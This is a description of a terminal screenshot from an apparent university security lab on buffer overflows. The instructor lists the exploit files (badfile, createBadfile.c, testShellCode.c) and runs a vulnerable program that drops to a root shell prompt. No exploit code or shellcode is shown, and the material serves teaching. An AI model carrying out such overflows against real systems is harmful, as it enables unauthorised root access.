A screenshot of a terminal window titled 'root@kali-cs3339: ~/Desktop/Lab4-BufferOverflows'. The terminal shows the following commands and output:

```
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows# echo "This is a demo by the instructor"
This is a demo by the instructor
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows# ls
badfile  BOF  BOF.c  createBadfile  createBadfile.c  testShellCode  testShellCode.c
root@kali-cs3339:~/Desktop/Lab4-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
#
```

The terminal background features a large, faint dragon logo, characteristic of Kali Linux.